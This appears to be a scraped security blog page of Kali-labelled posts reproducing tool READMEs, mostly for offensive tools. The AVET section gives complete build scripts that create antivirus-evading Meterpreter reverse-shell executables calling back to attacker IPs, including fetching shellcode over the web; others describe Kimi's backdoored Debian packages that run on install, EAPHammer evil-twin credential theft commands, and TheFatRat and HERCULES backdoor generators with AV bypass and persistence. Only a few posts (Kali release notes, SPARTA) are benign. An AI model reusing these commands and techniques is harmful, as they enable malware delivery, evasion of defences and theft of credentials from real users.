This is default featured slide 1 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 2 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 3 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 4 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

This is default featured slide 5 title

Go to Blogger edit html and find these sentences.Now replace these sentences with your own descriptions.

Showing posts with label Kali. Show all posts

AVET - AntiVirus Evasion Tool


AVET is an AntiVirus Evasion Tool, which was developed for making life easier for pentesters and for experimenting with antivirus evasion techniques. In version 1.1 lot of stuff was introduced, for a complete overview have a look at the CHANGELOG file. Now 64bit payloads can also be used, for easier usage I hacked a small build tool (avet_fabric.py).

What & Why:
  • when running an exe file made with msfpayload & co, the exe file will often be recognized by the antivirus software
  • avet is a antivirus evasion tool targeting windows machines with executable files
  • assembly shellcodes can be used
  • make_avet can be used for configuring the sourcecode
  • with make_avet you can load ASCII encoded shellcodes from a textfile or from a webserver, further it is using an av evasion technique to avoid sandboxing and emulation
  • for ASCII encoding the shellcode the tool format.sh and sh_format are included
  • this readme applies for Kali 2 (64bit) and tdm-gcc

How to use make_avet and build scripts
Compile if needed:
$ gcc -o make_avet make_avet.c
The purpose of make_avet is to preconfigure a definition file (defs.h) so that the source code can be compiled in the next step. This way the payload will be encoded as ASCII payload or with encoders from metasploit. You hardly can beat shikata-ga-nai.
Let's have a look at the options from make_avet, examples will be given below: -l load and exec shellcode from given file, call is with mytrojan.exe myshellcode.txt -f compile shellcode into .exe, needs filename of shellcode file -u load and exec shellcode from url using internet explorer (url is compiled into executable) -E use avets ASCII encryption, often do not has to be used Note: with -l -E is mandatory -F use fopen sandbox evasion -X compile for 64 bit -p print debug information -h help
Of course it is possible to run all commands step by step from command line. But it is strongly recommended to use build scripts or the avet_fabric.py.
The build scripts themselves are written so as they have to be called from within the avet directory:
root@kalidan:~/tools/avet# ./build/build_win32_meterpreter_rev_https_20xshikata.sh
Here are some explained examples for building the .exe files from the build directory. Please have a look at the other build scripts for further explanation.

Example 1
Compile shellcode into the .exe file and use -F as evasion technique. Note that this example will work for most antivirus engines. Here -E is used for encoding the shellcode as ASCII.
#!/bin/bash          
# simple example script for building the .exe file
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make meterpreter reverse payload, encoded with shikata_ga_nai
# additionaly to the avet encoder, further encoding should be used
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.116.132 lport=443 -e x86/shikata_ga_nai -i 3 -f c -a x86 --platform Windows > sc.txt
# format the shellcode for make_avet
./format.sh sc.txt > scclean.txt && rm sc.txt
# call make_avet, the -f compiles the shellcode to the exe file, the -F is for the AV sandbox evasion, -E will encode the shellcode as ASCII
./make_avet -f scclean.txt -F -E
# compile to pwn.exe file
$win32_compiler -o pwn.exe avet.c
# cleanup
rm scclean.txt && echo "" > defs.h

Example 2
Usage without -E. The ASCII encoder does not have to be used, here is how to compile without -E. In this example the evasion technique is quit simple! The shellcode is encoded with 20 rounds of shikata-ga-nai, often enough that does the trick. This technique is pretty similar to a junk loop. Execute so much code that the AV engine breaks up execution and let the file pass.
#!/bin/bash          
# simple example script for building the .exe file
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make meterpreter reverse payload, encoded 20 rounds with shikata_ga_nai
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.116.128 lport=443 -e x86/shikata_ga_nai -i 20 -f c -a x86 --platform Windows > sc.txt
# call make_avet, the sandbox escape is due to the many rounds of decoding the shellcode
./make_avet -f sc.txt
# compile to pwn.exe file
$win32_compiler -o pwn.exe avet.c
# cleanup
echo "" > defs.h

Example 3, 64bit payloads
Great to notice that still for 64bit payload no further evasion techniques has to be used. But -F should work here too.
#!/bin/bash          
# simple example script for building the .exe file
. build/global_win64.sh
# make meterpreter reverse payload
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.132 lport=443 -f c --platform Windows > sc.txt
# format the shellcode for make_avet
./format.sh sc.txt > scclean.txt && rm sc.txt
# call make_avet, compile
./make_avet -f scclean.txt -X -E
$win64_compiler -o pwn.exe avet.c
# cleanup
rm scclean.txt && echo "" > defs.h

Example 4, load from a file
Here the ASCII encoder is needed. The executable will load the payload from a text file, which is enough for most AV engines to let the payload execute.
#!/bin/bash          
# simple example script for building the .exe file that loads the payload from a given text file
# include script containing the compiler var $win32_compiler
# you can edit the compiler in build/global_win32.sh
# or enter $win32_compiler="mycompiler" here
. build/global_win32.sh
# make meterpreter reverse payload, encoded with shikata_ga_nai
# additionaly to the avet encoder, further encoding should be used
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.116.132 lport=443 -e x86/shikata_ga_nai -f c -a x86 --platform Windows > sc.txt
# format the shellcode for make_avet
./format.sh sc.txt > thepayload.txt && rm sc.txt
# call make_avet, the -l compiles the filename into the .exe file
./make_avet -l thepayload.exe -E
# compile to pwn.exe file
$win32_compiler -o pwn.exe avet.c
# cleanup
#echo "" > defs.h
# now you can call your programm with pwn.exe, thepayload.txt has to be in the same dir

Example 5, load with Internet Explorer
This is a bit tricky and might not work on the first shot. The executable will start Internet Explorer and download the ASCII encoded shellcode. Then the shellcode will be read from the cache directory and if found executed. This was tested with Windows 7 only.
#!/bin/bash          
# simple example script for building the .exe file
. build/global_win32.sh
# make meterpreter reverse payload, encoded with shikata_ga_nai
# additionaly to the avet encoder, further encoding should be used
msfvenom -p windows/meterpreter/reverse_https lhost=192.168.2.105 lport=443 -e x86/shikata_ga_nai -i 2 -f c -a x86 --platform Windows > sc.txt
# format the shellcode for make_avet
./format.sh sc.txt > scclean.txt && rm sc.txt
# call make_avet, compile
./make_avet -E -u 192.168.2.105/scclean.txt
$win32_compiler -o pwn.exe avet.c
# cleanup
echo " " > defs.h
# now copy scclean.txt to your web root and start

avet_fabric.py
avet_fabric is an assistant, that loads all build scripts in the build directory (name has to be build*.sh) and then lets the user edit the settings line by line. This is under huge development.
Example:
# ./avet_fabric.py 

.| , +
* | | (( *
|'| ` ._____
+ ___ | | * |. |' .---"|
_ .-' '-. | | .--'| || | _| |
.-'| _.| | || '-__ | | | || |
|' | |. | || | | | | || |
___| '-' ' "" '-' '-.' '` |____
jgs~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

AVET 1.1 Blackhat Asia 2017 edition
by Daniel Sauder

avet_fabric.py is an assistant for building exe files with shellcode payloads for targeted attacks and antivirus evasion.

0: build_win32_meterpreter_rev_https_shikata_loadfile.sh
1: build_win32_meterpreter_rev_https_shikata_fopen.sh
2: build_win32_meterpreter_rev_https_shikata_load_ie_debug.sh
3: build_win32_shell_rev_tcp_shikata_fopen_kaspersky.sh
4: build_win32_meterpreter_rev_https_20xshikata.sh
5: build_win32_meterpreter_rev_https_shikata_load_ie.sh
6: build_win64_meterpreter_rev_tcp.sh
Input number of the script you want use and hit enter: 6

Now you can edit the build script line by line.

simple example script for building the .exe file
$ . build/global_win64.sh
make meterpreter reverse payload
$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.132 lport=443 -f c --platform Windows > sc.txt
format the shellcode for make_avet
$ ./format.sh sc.txt > scclean.txt && rm sc.txt
call make_avet, compile
$ ./make_avet -f scclean.txt -X -E
$ $win64_compiler -o pwn.exe avet.c
cleanup
$ rm scclean.txt && echo "" > defs.h

The following commands will be executed:
#/bin/bash
. build/global_win64.sh
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.116.132 lport=443 -f c --platform Windows > sc.txt
./format.sh sc.txt > scclean.txt && rm sc.txt
./make_avet -f scclean.txt -X -E
$win64_compiler -o pwn.exe avet.c
rm scclean.txt && echo "" > defs.h

Press enter to continue.

Building the output file...

Please stand by...

The output file should be placed in the current directory.

Bye...

BruteSploit - Collection Of Method For Automated Generate, Bruteforce And Manipulation Wordlist


BruteSploit is a collection of method for automated Generate, Bruteforce and Manipulation wordlist with interactive shell. That can be used during a penetration test to enumerate and can be used in CTF for manipulation,combine,transform and permutation some words or file text.

Tutorial 
Check in this video :

Changelog
  • v.1.1.1 Added Brute Instagram
  • v.1.1.0 Fixed Bugs
  • v.1.0.0 Release Brutsploit

Getting Started
  1. git clone https://github.com/Screetsec/Brutesploit.git
  2. cd Brutesploit
  3. chmod +x Brutesploit
  4. sudo ./Brutesploit or sudo su ./Brutesploit

A linux operating system. We recommend :
  • Kali Linux 2 or Kali 2016.1 rolling
  • Cyborg
  • Parrot
  • BackTrack
  • Backbox

Credits


massExpConsole - Collection of Tools and Exploits with a CLI UI


Collection of Tools and Exploits with a CLI UI

What does it do?
  • an easy-to-use user interface (cli)
  • execute any adapted exploit with process-level concurrency
  • crawler for baidu and zoomeye
  • a simple webshell manager
  • some built-in exploits (automated)
  • more to come...

Requirements
  • GNU/Linux or MacOS, WSL (Windows Subsystem Linux), fully tested under Kali Linux (Rolling, 2017), Ubuntu Linux (16.04 LTS) and Fedora 25 (it will work on other distros too as long as you have dealt with all deps)
  • proxychains4 (in $PATH), used by exploiter, requires a working socks5 proxy (you can modify its config in mec.py)
  • Java is required when using Java deserialization exploits, you might want to install openjdk-8-jre if you haven't installed it yet
  • python packages (not complete, as some third-party scripts might need other deps as well):
    • requests
    • bs4
    • beautifulsoup4
    • html5lib
    • docopt
    • pip3 install on the go
  • note that you have to install all the deps of your exploits or tools as well

Usage
  • just run mec.py, if it complains about missing modules, install them
  • if you want to add your own exploit script (or binary file, whatever):
    • cd exploits, mkdir <yourExploitDir>
    • your exploit should take the last argument passed to it as its target, dig into mec.py to know more
    • chmod 755 <exploitBin> to make sure it can be executed by current user
    • use attack command then m to select your custom exploit
  • type help in the console to see all available features

EAPHammer - Targeted Evil Twin Attacks Against WPA2-Enterprise Networks [Indirect Wireless Pivots Using Hostile Portal Attacks]


EAPHammer is a toolkit for performing targeted evil twin attacks against WPA2-Enterprise networks. It is designed to be used in full scope wireless assessments and red team engagements. As such, focus is placed on providing an easy-to-use interface that can be leveraged to execute powerful wireless attacks with minimal manual configuration. To illustrate how fast this tool is, here's an example of how to setup and execute a credential stealing evil twin attack against a WPA2-TTLS network in just two commands:
# generate certificates
./eaphammer --cert-wizard

# launch attack
./eaphammer -i wlan0 --channel 4 --auth ttls --wpa 2 --essid CorpWifi --creds
Leverages a lightly modified version of hostapd-wpe, dnsmasq, dsniff, Responder, and Python 2.7.

Features
  • Steal RADIUS credentials from WPA-EAP and WPA2-EAP networks.
  • Perform hostile portal attacks to steal AD creds and perform indirect wireless pivots
  • Perform captive portal attacks
  • Built-in Responder integration
  • Support for Open networks and WPA-EAP/WPA2-EAP
  • No manual configuration necessary for most attacks.
  • No manual configuration necessary for installation and setup process

Upcoming Features
  • Perform seemeless MITM attacks with partial HSTS bypasses
  • Support attacks against WPA-PSK/WPA2-PSK
  • Support for SSID cloaking
  • Generate timed payloads for indirect wireless pivots
  • Integrated PowerShell payload generation
  • impacket integration for SMB relay attacks
  • directed rogue AP attacks (deauth then evil twin from PNL, deauth then karma + ACL)
  • Updated hostapd-wpe that works with the latest version of Hostapd
  • Integrated website cloner for cloning captive portal login pages
  • Integrated HTTP server
Will this tool ever support Karma attacks?
  • At some point yes, but for now the focus has been on directed evil twin attacks.
  • If Karma attacks are like a wireless grenade launcher, this tool is more like an easy-to-use wireless sniper rifle

Setup Guide

Kali Setup Instructions
Begin by cloning the eaphammer repo using the following command.
git clone https://github.com/s0lst1c3/eaphammer.git
Next run the kali-setup.py file as shown below to complete the eaphammer setup process. This will install dependencies and compile hostapd.
python setup.py

Other Distros
If you are not using Kali, you can still compile eaphammer. I just haven't written a setup script for your distro yet, which means you'll have to do it manually. Ask yourself whether you understand the following:
  • python-devel vs python-dev
  • service vs systemctl
  • network-manager vs NetworkManager
  • httpd vs apache2
If you looked at this list and immediately realized that each pair of items was to some extent equivalent (well, except for service vs systemctl, but you catch my drift), you'll probably have no problems getting this package to work on the distro of your choice. If not, please just stick with Kali until support is added for other distros.
With that out of the way, here are the generic setup instructions:
Use your package manager to install each of the dependencies listed in kali-dependencies.txt. Package names can vary slightly from distro to distro, so you may get a "package not found" error or similar. If this occurs, just use Google to find out what the equivalent package is for your distro and install that instead.
Once you have installed each of the dependencies listed in kali-dependencies.txt, you'll need to install some additional packages that ship with Kali by default. These packages are listed below. If you're on a distro that uses httpd instead of apache2, install that instead.
  • dsniff
  • apache2
Compile hostapd using the following commands:
cd hostapd-eaphammer
make
Open config.py in the text editor of your choice and edit the following lines so that to values that work for your distro:
# change this to False if you cannot/will not use systemd
use_systemd = True

# change this to 'NetworkManager' if necessary
network_manager = 'network-manager'

# change this 'httpd' if necessary
httpd = 'apache2'

Usage Guide

x.509 Certificate Generation
Eaphammer provides an easy-to-use wizard for generating x.509 certificates. To launch eaphammer's certificate wizard, just use the command shown below.
./eaphammer --cert-wizard

Stealing RADIUS Credentials From EAP Networks
To steal RADIUS credentials by executing an evil twin attack against an EAP network, use the --creds flag as shown below.
./eaphammer --bssid 1C:7E:E5:97:79:B1 --essid Example --channel 2 --interface wlan0 --auth ttls --creds
The flags shown above are self explanatory. For more granular control over the attack, you can use the --wpa flag to specify WPA vs WPA2 and the --auth flag to specify the eap type. Note that for cred reaping attacks, you should always specify an auth type manually since the the --auth flag defaults to "open" when omitted.
./eaphammer --bssid 00:11:22:33:44:00 --essid h4x0r --channel 4 --wpa 2 --auth ttls --interface wlan0 --creds
Please refer to the options described in Additional Options section of this document for additional details about these flags.

Stealing AD Credentials Using Hostile Portal Attacks
Eaphammer can perform hostile portal attacks that can force LLMNR/NBT-NS enabled Windows clients into surrendering password hashes. The attack works by forcing associations using an evil twin attack, then forcing associated clients to attempt NetBIOS named resolution using a Redirect To SMB attack. While this occurs, eaphammer runs Responder in the background to perform a nearly instantaneous LLMNR/NBT-NS poisoning attack against the affected wireless clients. The result is an attack that causes affected devices to not only connect to the rogue access point, but send NTLM hashes to the rogue access point as well.
The --hostile-portal flag can be used to execute a hostile portal attack, as shown in the examples below.
./eaphammer --interface wlan0 --bssid 1C:7E:E5:97:79:B1 --essid EvilC0rp --channel 6 --auth peap --wpa 2 --hostile-portal

./eaphammer --interface wlan0 --essid TotallyLegit --channel 1 --auth open --hostile-portal

Performing Indirect Wireless Pivots Using Hostile Portal Attacks
The hostile portal attack described in Stealing AD Credentials Using Hostile Portal Attacks can be used to perform an SMB relay attack against the affected devices. An attacker can use hostile portal attack to perform an SMB relay attack that places timed reverse shell on an authorized wireless devices. The attacker can then disengage the attack to allow the authorized device to reconnect to the targetted network. When the attacker receives the reverse shell, he or she will have the same level of authorization as the attacker.

Performing Captive Portal Attacks
To perform a captive portal attack using eaphammer, use the --captive-portal flag as shown below.
./eaphammer --bssid 1C:7E:E5:97:79:B1 --essid HappyMealz --channel 6 --interface wlan0 --captive-portal
This will cause eaphammer to execute an evil twin attack in which the HTTP(S) traffic of all affected wireless clients are redirected to a website you control. Eaphammer will leverage Apache2 to serve web content out of /var/www/html if used with the default Apache2 configuration. Future iterations of eaphammer will provide an integrated HTTP server and website cloner for attacks against captive portal login pages.

Additional Options
  • --cert-wizard - Use this flag to create a new RADIUS cert for your AP.
  • -h, --help - Display detailed help message and exit.
  • -i, --interface - Specify the a PHY interface on which to create your AP.
  • -e ESSID, --essid ESSID - Specify access point ESSID.
  • -b BSSID, --bssid BSSID - Specify access point BSSID.
  • --hw-mode HW-MODE - Specify access point hardware mode (default: g).
  • -c CHANNEL, --channel CHANNEL - Specify access point channel.
  • --wpa {1,2} - Specify WPA type (default: 2).
  • --auth {peap,ttls,open} - Specify auth type (default: open).
  • --creds - Harvest EAP creds using an evil twin attack.
  • --hostile-portal - Force clients to connect to hostile portal.
  • --captive-portal - Force clients to connect to a captive portal.


Kali Linux 2017.1 Release


As with all new releases, you have the common denominator of updated packages, an updated kernel that provides more and better hardware support, as well as a slew of updated tools – but this release has a few more surprises up its sleeve.

Support for RTL8812AU Wireless Card Injection

These drivers are not part of the standard Linux kernel, and have been modified to allow for injection. Why is this a big deal? This chipset supports 802.11 AC, making this one of the first drivers to bring injection-related wireless attacks to this standard, and with companies such as ALFA making the AWUS036ACH wireless cards, we expect this card to be an arsenal favourite.

The driver can be installed using the following commands:
apt-get update
apt install realtek-rtl88xxau-dkms

Streamlined Support for CUDA GPU Cracking

Installing proprietary graphics drivers has always been a source of frustration in Kali. Fortunately, improvements in packaging have made this process seamless – allowing our users a streamlined experience with GPU cracking. Together with supported hardware, tools such as Hashcat and Pyrit can take full advantage of NVIDIA GPUs within Kali. For more information about this new feature, check out the related blog post and updated official documentation.

Amazon AWS and Micsosoft Azure Availability (GPU Support)

Due to the increasing popularity of using cloud-based instances for password cracking, we decided to focus our efforts into streamlining Kali’s approach. Amazon’s AWS P2-Series and Microsoft’s Azure NC-Series allow pass-through GPU support so we made corresponding AWS and Azure images of Kali that support CUDA GPU cracking out of the box. You can check out Cracking in the Cloud with CUDA GPUs.

OpenVAS 9 Packaged in Kali Repositories

One of the most lacking tool categories in Kali (as well as the open-source arena at large) is a fully-fledged vulnerability scanner. OpenVAS isn't include  in the default Kali release due to its large footprint, but OpenVAS can easily be downloaded and installed using the following commands:
apt-get update
apt install openvas


kimi - Script To Generate Malicious Debian Packages (Debian Trojans)


Script to generate malicious debian packages (debain trojans).

Kimi is name inspired from "Kimimaro" one of my favriote charater from anime called "Naruto".

Kimi is a script which generates Malicious debian package for metasploit
which consists of bash file. the bash file is deployed into "/usr/local/bin/" directory.

Backdoor gets executed just when victim tries to install deb package due to postinst file

Bash file injects and also acts like some system command which when executed by victim 
and attacker hits with session.

Plus Points :
  • Fully indiependent. Means user no need to install any debian package creator
  • Can be integrated with any payload generator easily due to engagements of arguemt (lame :P i know) 

Kimi basically depends upon web_delivery module and every thing is automated. 
all the attacker needs is to do following settings :

Setting up Web_Delivery in msf :
msf > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > set srvhost 192.168.0.102
srvhost => 192.168.0.102
msf exploit(web_delivery) > set uripath /SecPatch
uripath => /SecPatch
msf exploit(web_delivery) > set Lhost 192.168.0.102
Lhost => 192.168.0.102
msf exploit(web_delivery) > show options
msf exploit(web_delivery) > exploit

Generating Malicious payload :
dreamer@mindless ~/Desktop/projects/kimi $ sudo python kimi.py -n nano -l 127.0.0.1 -V 1.0

NOTE :: This project was made to be integrated with Venom Shellcode Generator 1.0.13.
It can be used standalone also all user needs is to change uripath in msf variables

Tested on :
  • Linux Mint 17.2 Cinnamon (Ubuntu 14.04) 
  • ParrotOS (Debian Jessie)
  • Kali Rolling 2.0

Updates :::
-- Added "postinst" file creation function to make embeded malicious file execution automated
-- Added RC file generation function to fully automate with handler opening, means no need to
set handler manually
-- Patched some common bugs [special thanks to r00t 3xp10it :)]


SPARTA - Network Infrastructure Penetration Testing Tool


SPARTA is a python GUI application which simplifies network infrastructure penetration testing by aiding the penetration tester in the scanning and enumeration phase. It allows the tester to save time by having point-and-click access to his toolkit and by displaying all tool output in a convenient way. If little time is spent setting up commands and tools, more time can be spent focusing on analysing results. Despite the automation capabilities, the commands and tools used are fully customisable as each tester has his own methods, habits and preferences.

Requirements
It is recommended that Kali Linux is used as it already has most tools installed, however SPARTA would most likely also work in Debian based systems.
Kali (preferred):
apt-get install python-elixir
Ubuntu 12.04+ (untested)
apt-get install python-elixir python-qt4 xsltproc
Other than these, the following tools are required for SPARTA to have its minimum functionality:
  • nmap (for adding hosts)
  • hydra (for the brute tab)
  • cutycapt (for screenshots)
In Kali Linux these can be installed with:
apt-get install nmap hydra cutycapt
In Kali, to ensure that you have all the tools used by SPARTA's default configuration use:
apt-get install ldap-utils rwho rsh-client x11-apps finger

Installation
cd /usr/share/
git clone https://github.com/secforce/sparta.git

Place the "sparta" file in /usr/bin/ and make it executable.
Type 'sparta' in any terminal to launch the application.

Source code
The source code is structured in folders as such:
  • [app] - Contains the functionality (logic) as well as the models used by both the logic and gui
  • [controller] - The controller interfaces between the gui and the logic (MVC design)
  • [db] - Contains everything related to database, database tables, etc
  • [doc] - Contains all SPARTA documentation
  • [images] - Icons and images
  • [parsers] - Contains nmap xml output parser files
  • [scripts] - Contains custom scripts used by SPARTA
  • [ui] - Contains the gui (.ui and .py generated by Qt Creator). Do not manually edit these.
  • [wordlists] - Contains wordlists used by SPARTA
  • README.txt - This file.
  • sparta.conf - SPARTA's configuration file. Edit it to add custom tools and commands. If deleted, SPARTA will regenerate a new one.
  • sparta.py - The main program. The one that needs to be executed by the user.

Demos


Known issues
SPARTA uses a third-party tool called Cutycapt to take screenshots. One of the problems with the version that is currently in Kali's repositories is that it fails to take screenshots of HTTPS pages when self-signed certificates are in use. A way around this is to compile the Cutycapt executable yourself and edit SPARTA's configuration file to specify the path to the compiled executable.
It can be compiled in Kali by following these instructions:
% sudo apt-get install subversion libqt4-webkit libqt4-dev g++
% svn co svn://svn.code.sf.net/p/cutycapt/code/ cutycapt
% cd cutycapt/CutyCapt
% qmake
% make
% ./CutyCapt --url=http://www.example.org --out=example.png


TheFatRat v1.8 - Easy Tool For Generate Backdoor with Msfvenom


What is TheFatRat ??

An easy tool to generate backdoor with msfvenom (a part from metasploit framework) and easy tool to post exploitation attack like browser attack,dll . This tool compiles a malware with popular payload and then the compiled malware can be execute on windows, android, mac . The malware that created with this tool also have an ability to bypass most AV software protection .


Automating metasploit functions
  • Checks for metasploit service and starts if not present
  • Easily craft meterpreter reverse_tcp payloads for Windows, Linux, Android and Mac and another
  • Start multiple meterpreter reverse_tcp listners
  • Fast Search in searchsploit
  • Bypass AV
  • File pumper
  • Create backdoor with another techniq
  • Autorunscript for listeners ( easy to use )
  • Drop into Msfconsole
  • Some other fun stuff :)

Autorun Backdoor
  • Autorun work if the victim disabled uac ( user acces control ) or low uac ( WINDOWS )
  • What is uac ? you can visit ( http://www.digitalcitizen.life/uac-why-you-should-never-turn-it-off )
  • I have also created 3 AutoRun files
  • Simply copy these files to a CD or USB
  • You can change the icon autorun file or exe in folder icon ( replace your another ico and replace name with autorun.ico )

HOW CHANGE THE ICONS ?
  • Copy your icon picture to folder /TheFatrat/icons
  • Change the name into autorun.ico
  • And Replace
  • Done

Changelog
Be sure to check out the [Changelog] and Read CHANGELOG.md

Getting Started
  1. git clone https://github.com/Screetsec/TheFatRat.git
  2. cd TheFatRat/setup
  3. chmod +x setup.sh && ./setup.sh

How it works
  • Extract The lalin-master to your home or another folder
  • chmod +x fatrat
  • chmod +x powerfull.sh
  • And run the tools ( ./fatrat )
  • Easy to Use just input your number

Requirements
  • A linux operating system. We recommend Kali Linux 2 or Kali 2016.1 rolling / Cyborg / Parrot / Dracos / BackTrack / Backbox / and another operating system ( linux )
  • Must install metasploit framework

READ
  • if prog.c file to large when create backdoor with powerfull.sh , you can use prog.c.backup and create another backup when you running option 2

Tutorial ?

BUG ?
  • Submit new issue
  • pm me
  • Hey sup ? do you want ask about all my tools ? you can join me in telegram.me/offscreetsec

:octocat: Credits


HERCULES - A Special Payload Generator That Can Bypass Antivirus Softwares


HERCULES is a customizable payload generator that can bypass antivirus software.

INSTALLATTION
SUPPORTED PLATFORMS:
Operative system Version
Ubuntu 16.04 / 15.10
Kali linux Rolling / Sana
Manjaro *
Arch Linux *
Black Arch *
Parrot OS 3.1
    go get github.com/fatih/color
go run Setup.go
WARNING: Don't change the location of the HERCULES folder.

USAGE
    HERCULES

SPECIAL FUNCTIONS
    Persistence : Persistence function adds the running binary to windows start-up registry (CurrentVersion/Run) for continious access.

Migration : This function triggers a loop that tries to migrate to a remote process until it is successfully migrated.

WHAT IS UPX ?
    UPX (Ultimate Packer for Executables) is a free and open source executable packer supporting a number of file formats from different operating systems. UPX simply takes the binary file and compresses it, packed binary unpack(decompress) itself at runtime to memory.

WHAT IS "AV EVASION SCORE" ?
    AV Evasion Score is a scale(1/10) for determining the effectiveness of the payloads anti virus bypassing capabilities, 1 represents low possibility to pass AV softwares.

Using special functions and packing the payloads with upx decreases the AV Evasion Score.

COMING SOON...
  • Binary infector
  • Bypass AV functon
  • AES payload encryption
  • OSX support

Kali Linux 1.1.0 - The Best Penetration Testing Distribution


After almost two years of public development (and another year behind the scenes), we are proud to announce our first point release of Kali Linux – version 1.1.0. This release brings with it a mix of unprecedented hardware support as well as rock solid stability. For us, this is a real milestone as this release epitomizes the benefits of our move from BackTrack to Kali Linux over two years ago. As we look at a now mature Kali, we see a versatile, flexible Linux distribution, rich with useful security and penetration testing related features, running on all sorts of weird and wonderful ARM hardware. But enough talk, here are the goods:
  • The new release runs a 3.18 kernel, patched for wireless injection attacks.
  • Our ISO build systems are now running off live-build 4.x.
  • Improved wireless driver support, due to both kernel and firmware upgrades.
  • NVIDIA Optimus hardware support.
  • A whole bunch of fixes and updates from our bug-tracker changelog.
  • And most importantly, we changed grub screens and wallpapers!

Upgrade Kali Linux 1.1.0

If you’ve already got Kali Linux installed and running, there’s no need to re-download the image as you can simply update your existing operating system using simple apt commands:
apt-get update
apt-get dist-upgrade


Kali Linux 1.0.7 Released


Kernel 3.14, Tool Updates, Package Improvements

Kali linux 1.0.7 has just been released, complete with a whole bunch of tool updates, a new kernel, and some cool new features. Check out our changelog for a full list of these items. As usual, you don’t need to re-download or re-install Kali to benefit from these updates – you can update to the latest and greatest using these simple commands:
apt-get update
apt-get dist-upgrade
# If you've just updated your kernel, then:
reboot

Kali Linux Encrypted USB Persistence

One of the new sought out features introduced (which is also partially responsible for the kernel update) is the ability to create Kali Linux Live USB with LUKS Encrypted Persistence. This feature ushers in a new era of secure Kali Linux USB portability, allowing us to either boot to a “clean” Kali image or alternatively, overlay it with the contents of a persistent encrypted partition, all within the same USB drive.

Tool Developers Ahoy!

This release also marks the beginning of some co-ordinated efforts between Kali developers and tool developers to make sure their tools are represented correctly and are fully functional within Kali Linux. We would like to thank the metasploit, w3af, and wpscan dev teams for working with us to perfect their Kali packages and hope that more tool developers join in. Tool developers are welcome to send us an email to and we’ll be happy to work with you to better integrate your tool into Kali.

Kali Linux: Greater Than the Sum of its Parts

For quite some time now, we’ve been preaching that Kali Linux is more than a “Linux distribution with a collection of tools in it”. We invest a significant of time and resources developing and enabling features in the distribution which we think are useful for penetration testers and other security professionals. These features range from things like “live-build“, which allows our end users to easily customize their own Kali ISOs to features like Live USB persistence encryption, which provides paranoid users with an extra layer of security. Many of these features are unique to Kali and can be found nowhere else. We’ve started tallying these features and linking them from our Kali documentation page – check it out, it’s growing to be an impressive list!

Torrents, Virtual Machine & ARM images


In the next few days, Offensive Security will post Virtual Machine and custom ARM images for the 1.0.7 release. We will announce the availability of these images via our blogs and Twitter feeds, so stay tuned!.


[Lazy-Kali] Bash Script for Kali Linux


A bash script for when you feel lazy.
Adds quite a few tools to Kali Linux.
  • Bleeding Edge Repos
  • AngryIP Scanner
  • Terminator
  • Xchat
  • Unicornscan
  • Nautilus Open Terminal
  • Simple-Ducky
  • Subterfuge
  • Ghost-Phisher
  • Yamas
  • PwnStar
  • Ettercap0.7.6
  • Xssf
  • Smbexec
